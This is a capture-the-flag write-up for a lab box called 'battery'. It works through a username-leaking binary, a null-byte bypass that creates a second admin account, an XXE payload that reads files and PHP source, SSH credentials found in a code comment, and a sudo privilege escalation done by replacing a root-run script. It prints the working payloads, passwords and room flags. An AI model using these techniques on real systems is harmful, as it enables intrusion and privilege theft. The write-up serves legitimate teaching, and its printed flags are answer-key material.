battery
A standalone community CTF, rated medium, and a good reminder that boxes built by one person tend to have exactly one intended path with a lot of dead ends around it. Three flags, one task, an Exchange-free Ubuntu 14.04 box running Apache 2.4.7 and PHP 5.5.9.
The chain is genuinely well designed: a downloadable binary hands you a username list, a null byte gets you past a uniqueness check, an XXE hands you the application source, and a comment in that source hands you SSH. Every step feeds the next one.
I drove the whole thing from the AttackBox over SSH, with iTerm scripted from the Mac so each command’s output could be captured for the writeup.
Recon
Only two ports:
22/tcp open  ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2
80/tcp open  http  Apache httpd 2.4.7 ((Ubuntu))
The web root is ASCII art signed “designed by cyberbot”. Content discovery is where it gets interesting:
/index.html    200   406
/register.php  200   715
/admin.php     200   663
/report        200   16912
/forms.php     200   2334
/dashboard.php 302   -> admin.php
/acc.php       200   1104
/with.php      302   /tra.php  302
/report at 16912 bytes is not a page. It is an ELF:
curl -sO http://TARGET/report && file report
  # report: ELF 64-bit LSB pie executable, x86-64, dynamically linked, not stripped
The binary is a username oracle
Running it, any password works for the user guest, and option 1 dumps a list:
===============List of active users================
[email protected]      [email protected]       [email protected]
[email protected]          [email protected]      [email protected]
[email protected]        [email protected]   [email protected]
[email protected]
It is worth confirming the binary is only an oracle rather than a second way in, because it imports system and has Add user / change password menu options that look exploitable. ltrace settles it in one command:
printf "guest\nx\n2\[email protected]\n4\[email protected]\n5\n" | ltrace -e strcmp ./report
  # report->strcmp("guest", "guest") = 0
  # report->strcmp("x", "guest")     = 17
Both the username and the password are compared against the literal string guest, and nothing else. The privileged menu options are gated on a flag, not on a credential, and system is only ever called with clear. Checking objdump -s -j .rodata confirms there is no hidden string or encoded flag in the binary. It exists purely to give you [email protected].
A null byte past the uniqueness check
Registration refuses the admin account:
curl -s -X POST -d "[email protected]&bank=ABC&password=x&btn=" http://TARGET/register.php
  # alert('Nope you are wasting your time ;)
That reads like a blacklist, and it is not. Prefixing a URL-encoded null byte sails straight through:

curl -s -X POST -d "uname=%[email protected]&bank=ABC&password=pwn123&btn=" http://TARGET/register.php
  # alert('Registered successfully!')

curl -s -o /dev/null -w "%{http_code} %{redirect_url}\n" \
     -X POST -d "[email protected]&password=pwn123&btn=" http://TARGET/admin.php
  # 302 http://TARGET/dashboard.php
Register as \[email protected], then log in as [email protected]. The source (recovered later) explains why there is no blacklist involved at all:
$sq = "select username from users where username = :id";
$q  = "insert into users (username,password,amount,bank_name) values(:id,:pass,:am,:bkn)";
// ... if(!$result) { insert } else { "Nope you are wasting your time" }
The “Nope” message is just the duplicate-username check, which means [email protected] already exists as a real row. The bypass works because the two operations disagree about the null byte: the SELECT compares \[email protected] and finds no match, so the duplicate check passes, and the INSERT then stores the value truncated at the null byte as plain [email protected]. You end up with a second admin row whose password you chose.
Everything here uses PDO prepared statements with bound parameters, so there is no SQL injection anywhere on the box. The vulnerability is not injection, it is that a check and a write were performed on two different representations of the same input.
XXE on the admin-only page
The admin dashboard has a command menu item pointing at forms.php, which is gated:
<script>alert('Only Admins can access this page!')</script>
Its client-side JavaScript builds raw XML by hand and POSTs it:
var xml = '<?xml version="1.0" encoding="UTF-8"?>' +
  '<root><name>' + $('#name').val() + '</name>' +
  '<search>' + $('#search').val() + '</search></root>';
xmlhttp.open("POST","forms.php",true);
The server side is textbook XXE:
if($_SESSION['favcolor']==="[email protected]") {
  libxml_disable_entity_loader(false);
  $xmlfile = file_get_contents('php://input');
  $dom = new DOMDocument();
  $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
  $info = simplexml_import_dom($dom);
  echo "Sorry, account number $info->search is not active!";
}
LIBXML_NOENT expands external entities and $search is echoed back, so it is a direct read primitive:
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root><name>1</name><search>&xxe;</search></root>

Two real users: cyber and yash.
Two practical notes that cost me time. The reflected value is <search>, not <name>, and putting the entity in the wrong element returns the literal placeholder. And file:// only works for files that are not themselves XML-ish: any file containing <, > or & breaks the parse and returns nothing. For those you need the base64 filter:
php://filter/convert.base64-encode/resource=/var/www/html/acc.php
Without that, reading the PHP source silently returns empty and it looks like the file does not exist. I burned a good while brute-forcing flag filenames that “returned nothing” before realising some of my empty results were parse failures rather than missing files.
The credential in a comment
acc.php is the “Account control panel”, admin-gated, with a system() call so tightly whitelisted it is useless (id and whoami only, everything else triggers an RCE Detected! alert and destroys your session). The prize is four lines above it:

//MY CREDS :- cyber:super#secure&password!
That is SSH:
sshpass -p 'super#secure&password!' ssh cyber@TARGET 'id; cat ~/flag1.txt'
  # uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),4(adm)...
  # THM{6f7e4dd134e19af144c88e4fe46c67ea}
Base flag: THM{6f7e4dd134e19af144c88e4fe46c67ea}.
Two ways up, and the shorter one
cyber cannot read /home/yash, but the intended path is sitting in yash’s home world-readable. /home/yash/fernet holds:
encrypted_text:gAAAAABfs33Qms9CotZIEBMg76eOlwOiKU8LD_mX2F346WXXBVIlXWvWGfreAX4kU5hjGXf0PiwtP0cmOm5JSUI7zl03V1JKlA==
key:7OEIooZqOpT7vOh9ax8arbBeB8e243Pr8K4IVWBStgA=
Ciphertext and key in the same file, so it decrypts in three lines:
from cryptography.fernet import Fernet
Fernet(b'7OEIooZ...StgA=').decrypt(b'gAAAAABfs33Q...JKlA==')
  # b'idkpassyash'
ssh yash@TARGET with idkpassyash gives the user flag, THM{20c1d18791a246001f5df7867d4e6bf5}. The password is a nice touch: the MySQL password hardcoded across every PHP file is idkpass, and yash simply appended his own name to it.
The root step does not actually need yash. Back as cyber:

User cyber may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3 /home/cyber/run.py

-rwx------ 1 root root 349 Nov 15  2020 /home/cyber/run.py
The script is mode 700 and owned by root, so cyber cannot read or edit it. But it lives in /home/cyber, which cyber owns, and on Linux, permission to unlink a file comes from the directory, not the file. So the file’s own permissions are irrelevant:
mv ~/run.py ~/run.py.orig          # preserve the original
cat > ~/run.py <<'EOF'
import os
os.system('cat /root/root.txt')
EOF
sudo /usr/bin/python3 /home/cyber/run.py
Root flag: THM{db12b4451d5e70e2a177880ecfe3428d}, from /root/root.txt.
I used mv rather than overwriting so the box could be put back exactly as found, and restored it afterwards with its original root ownership and mode intact:
rm -f ~/run.py && mv ~/run.py.orig ~/run.py
  # -rwx------ 1 root root 349 Nov 15  2020 /home/cyber/run.py
Two things worth keeping
A “file not found” from a read primitive is often a parse failure. My XXE returned empty for /etc/crontab, for every PHP file, and for a long list of guessed flag paths, and I read all of that as “does not exist”. In reality file:// was choking on any content containing XML metacharacters, and the fix was one wrapper: php://filter/convert.base64-encode/resource=. When a read primitive returns nothing, prove it can read a file you know exists and is plain text before concluding anything about the ones that came back empty. /etc/hosts and /etc/issue made good controls.
Directory ownership beats file permissions. run.py was -rwx------ root root and it made no difference at all, because cyber owned the directory containing it. Any sudo rule pointing at a path inside a user-writable directory is equivalent to giving that user the target’s privileges outright, no matter how the file itself is locked down. The same logic applies to cron jobs, systemd units and anything else that executes a path rather than an inode. If the user controls the directory, they control what runs.
Room solved 100%: 1 task, 3 flags.